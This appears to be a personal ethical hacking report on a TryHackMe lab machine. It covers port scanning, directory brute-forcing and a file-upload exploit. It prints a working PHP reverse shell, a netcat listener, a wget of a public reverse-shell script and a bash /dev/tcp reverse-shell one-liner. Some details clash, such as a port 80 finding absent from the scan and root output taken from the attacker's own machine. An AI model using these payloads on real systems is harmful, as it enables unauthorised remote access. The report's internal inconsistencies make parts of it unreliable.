Bhanu Teja

bhanuteja2@gmail.com
+91 8121585629

Ethical Hacking Report

1. Reconnaissance and Target Analysis

Target Environment


This assessment was conducted on a TryHackMe virtual machine, simulating a Small and Medium Enterprise (SME) office setup. The **target IP address was 10.10.187.209**, and all commands and exploitation activities were performed from the attacking Kali Linux machine.

I also connected to a reverse shell received on the attacker's listener bound to **port 4444**, with the session identifying as root@ip-10-10-188-100.

Initial Scanning

First began with an Nmap scan to identify open services:

nmap -sV -p- -oN fullscan.txt 10.10.187.209



```
root@ip-10-10-188-100:~# nmap -sV -Pn -p- 10.10.187.209 -oN full_scan.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-20 12:03 BST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 100.00% done; ETC: 12:03 (0:00:00 remaining)
Nmap scan report for ip-10-10-187-209.eu-west-1.compute.internal (10.10.187.209)
Host is up (0.0035s latency).
Not shown: 65529 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.5
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
139/tcp  open  netbios-ssn Samba smbd 4.6.2
445/tcp  open  netbios-ssn Samba smbd 4.6.2
3128/tcp open  http-proxy  Squid http proxy 4.10
3333/tcp open  http        Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 02:6B:E1:EB:BC:23 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.02 seconds
root@ip-10-10-188-100:~# 
```

Findings:


- Port 21 – FTP (Anonymous login enabled)

- Port 22 – SSH (Open)
- Port 80 – HTTP (Apache/2.4.41)

Web Enumeration with Curl

Next, we checked the HTTP response headers and server behavior:

curl -I http://10.10.187.209:3333




```
Nmap done: 1 IP address (1 host up) scanned in 20.02 seconds
root@ip-10-10-188-100:~# curl -I http://10.10.187.209:3333
HTTP/1.1 200 OK
Date: Sun, 20 Jul 2025 11:05:42 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Wed, 31 Jul 2019 22:44:06 GMT
ETag: "80f6-58f01dcd2b575"
Accept-Ranges: bytes
Content-Length: 33014
Vary: Accept-Encoding
Content-Type: text/html

root@ip-10-10-188-100:~#
root@ip-10-10-188-100:~#
```

This confirmed Apache version 2.4.41 running on port 3333.

Directory Brute Forcing

And then ran GoBuster to enumerate accessible directories:

gobuster dir -u http://10.10.187.209:3333 -w /usr/share/wordlists/dirb/common.txt -o gobuster.txt



```
root@ip-10-10-188-100:~#
root@ip-10-10-188-100:~# gobuster dir -u http://10.10.187.209:3333 -w /usr/share/wordlists/dirb/common.txt -o gobuster.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.187.209:3333
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 280]
/.hta                 (Status: 403) [Size: 280]
/.htaccess            (Status: 403) [Size: 280]
/css                  (Status: 301) [Size: 319]
/fonts                (Status: 301) [Size: 321]
/images               (Status: 301) [Size: 322]
/index.html           (Status: 200) [Size: 33014]
/internal             (Status: 301) [Size: 324]
/js                   (Status: 301) [Size: 318]
/server-status        (Status: 403) [Size: 280]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
root@ip-10-10-188-100:~#
root@ip-10-10-188-100:~#
```

Discovered directories:


- /internal
- /images, /fonts, /js, /css
- /index.html

2. Exploitation

File Upload Exploit

After inspecting the /internal/index.php page using:

```
curl http://10.10.187.209:3333/internal/index.php
```



```
</html>
root@ip-10-10-188-100:~#
root@ip-10-10-188-100:~# wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php -O shell.phtml
--2025-07-20 12:08:06--  https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443...
^C
root@ip-10-10-188-100:~# nano shell.phtml
root@ip-10-10-188-100:~#
```

...observed a **file upload field**.

We created a web shell named shell.phtml using the following payload:

Web Shell Upload (Reverse Shell)

After discovering that the `/internal/index.php` page allowed file uploads, I attempted to upload a PHP reverse shell to gain remote access.

Initially, I tried using the `wget` command to download the reverse shell from my own server, but the target machine did not have `wget` installed. So instead, I manually created the file using `nano`:

```
nano shell.phtml
```

I then pasted the following reverse shell code:


```
<?php
set_time_limit(0);
$ip = '10.10.188.100';  // My IP address (listener)
$port = 4444;           // Port where my netcat listener was active
$sock = fsockopen($ip, $port);
$proc = proc_open("/bin/sh -i", [
    0 => $sock,
    1 => $sock,
    2 => $sock
], $pipes);
?>
```

This code tells the target server to initiate a connection back to my machine on port 4444 and provide a remote shell. Once the file was uploaded successfully to `/internal/uploads/`, I triggered it from my browser and received a connection on my netcat listener.

Then uploaded it using:


curl -F 'file=@shell.phtml' http://10.10.187.209:3333/internal/index.php

We confirmed it uploaded successfully:



```
root@ip-10-10-188-100:~# curl -F "file=@shell.phtml" http://10.10.187.209:3333/internal/index.php
<html>
<head>
<link rel="stylesheet" type="text/css" href="css/bootstrap.min.css">
style>
tml, body {
    height: 30%;
}
html {
    display: table;
    margin: auto;
}
body {
    display: table-cell;
    vertical-align: middle;
    text-align: center;
}
</style>
</head>
<body>
<form action="index.php" method="post" enctype="multipart/form-data">
    <h3>Upload</h3><br />
    <input type="file" name="file" id="file">
    <input class="btn btn-primary" type="submit" value="Submit" name="submit">
</form>
Success</body>
</html>
root@ip-10-10-188-100:~#
root@ip-10-10-188-100:~#
```

curl http://10.10.187.209:3333/internal/uploads/shell.phtml




```
oot@ip-10-10-188-100:~#
oot@ip-10-10-188-100:~# curl http://10.10.187.209:3333/internal/uploads/
!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
html>
<head>
 <title>Index of /internal/uploads</title>
</head>
<body>
h1>Index of /internal/uploads</h1>
 <table>
  <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th
<a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
  <tr><th colspan="5"><hr></th></tr>
tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a href="/internal/">Parent Directory</a></td><td>&nbsp;</td><td align="right"
  - </td><td>&nbsp;</td></tr>
tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="shell.phtml">shell.phtml</a></td><td align="right">2025-07-20 07:11  </t
><td align="right">1.3K</td><td>&nbsp;</td></tr>
  <tr><th colspan="5"><hr></th></tr>
/table>
address>Apache/2.4.41 (Ubuntu) Server at 10.10.187.209 Port 3333</address>
/body></html>
oot@ip-10-10-188-100:~#
oot@ip-10-10-188-100:~#
```

Reverse Shell Connection

We set up a listener:

nc -lvnp 4444


File Edit View Search Terminal Help
root@ip-10-10-188-100: ~
File Edit View Search Terminal Help

```
root@ip-10-10-188-100:~# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.187.209 55998
/bin/sh: 0: can't access tty; job control turned off
$ 
```


```
root@ip-10-10-188-100:~# curl -F "file=@shell.phtml" http://10.10.187.209:3333/internal/index.php
<html>
<head>
<link rel="stylesheet" type="text/css" href="css/bootstrap.min.css">
<style>
html, body {
    height: 30%;
}
html {
    display: table;
    margin: auto;
}
body {
    display: table-cell;
    vertical-align: middle;
    text-align: center;
}
</style>
</head>
<body>
<form action="index.php" method="post" enctype="multipart/form-data">
    <h3>Upload</h3><br />
    <input type="file" name="file" id="file">
    <input class="btn btn-primary" type="submit" value="Submit" name="submit">
</form>
Success</body>
</html>
root@ip-10-10-188-100:~#
root@ip-10-10-188-100:~# curl http://10.10.187.209:3333/internal/uploads/shell.phtml


root@ip-10-10-188-100:~#
root@ip-10-10-188-100:~#
```

Then triggered the shell from the web:


curl http://10.10.187.209:3333/internal/uploads/shell.phtml?cmd=bash -i >& /dev/tcp/10.10.XXX.XXX/4444 0>&1

Once connected, we verified the shell using:


whoami
id
uname -a
Pwd
ls -la
We then began local enumeration:
ls -la /root
ls -la /home
ls -la /home/ubuntu
cat /home/ubuntu/user.txt > /dev/null




```
root@ip-10-10-188-100:~# whoami
root
root@ip-10-10-188-100:~# id
uid=0(root) gid=0(root) groups=0(root),998(docker),1001(rvm)
root@ip-10-10-188-100:~# uname -a
Linux ip-10-10-188-100 5.15.0-124-generic #134~20.04.1-Ubuntu SMP Tue Oct 1 15:27:33 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
root@ip-10-10-188-100:~# pwd
/root
root@ip-10-10-188-100:~# ls -la
total 928
drwxr-xr-x 50 root root   4096 Jul 20 12:26 .
drwxr-xr-x 24 root root   4096 Jul 20 12:01 ..
drwxr-xr-x  3 root root   4096 Aug 23  2021 .aspnet
-rw-r--r--  1 root root    416 Nov 15  2024 .bash_aliases
lrwxrwxrwx  1 root root      9 Aug 16  2020 .bash_history -> /dev/null
-rw-r--r--  1 root root   4238 Jun 22 22:12 .bashrc
drwxr-xr-x  3 root root   4096 Sep  1  2020 .bundle
-rw-r--r--  1 root root  13154 May  6  2024 burp.json
drwx------  5 root root   4096 Aug 22  2023 .BurpSuite
drwx------ 28 root root   4096 Jul 20 12:01 .cache
drwxr-xr-x  5 root root   4096 Apr 10  2024 .cargo
drwx------ 32 root root   4096 Jun  6 11:16 .config
drwxr-xr-x  2 root root   4096 May  6  2024 CTFBuilder
drwx------  3 root root   4096 Aug 16  2020 .dbus
drwxr-xr-x  4 root root   4096 May 23 09:44 Desktop
-rw-r--r--  1 root root     23 Aug 13  2020 .dmrc
drwxr-xr-x  6 root root   4096 Aug 23  2021 .dotnet
drwxr-xr-x  2 root root   4096 Nov 19  2024 Downloads
-rw-r--r--  1 root root    898 Jul 20 12:04 full_scan.txt
drwxr-xr-x  3 root root   4096 Aug 14  2020 .gem
drwxr-x---  3 root root   4096 Aug 14  2020 .ghidra
drwx------  4 root root   4096 Nov 25  2024 .gnupg
-rw-r--r--  1 root root    811 Jul 20 12:06 gobuster.txt
drwxr-xr-x  8 root root   4096 Feb 11  2022 .gradle
drwx------  2 root root   4096 Aug 16  2020 .gvfs
